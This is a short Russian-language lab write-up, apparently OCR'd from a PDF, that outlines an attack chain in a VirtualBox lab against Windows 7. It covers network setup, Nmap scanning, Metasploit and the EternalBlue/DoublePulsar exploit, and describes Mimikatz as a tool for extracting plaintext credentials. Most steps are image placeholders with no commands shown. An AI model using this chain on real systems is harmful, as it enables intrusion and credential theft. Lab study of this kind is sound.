Mimikatz

By Nizamov Askhat

1. Подготовка для проведения атаки.


-Необходимо Vbox с Kali linux и Windows 7.

-Необходимо настроить сеть между машинами.


Mimikatz.

- Mimikatz — Перехват паролей открытых сессий в Windows, инструмент, реализующий функционал Windows Credentials Editor и позволяющий извлечь аутентификационные данные залогинившегося в системе пользователя в открытом виде.


2. Анализ сети используя программу Nmap.




3. IP-адрес Kali linux




4.Сканирование на наличие открытых портов.




5. Запускаем Metasploit



6.Используем эксплоит Eternalblue_doublepulsar



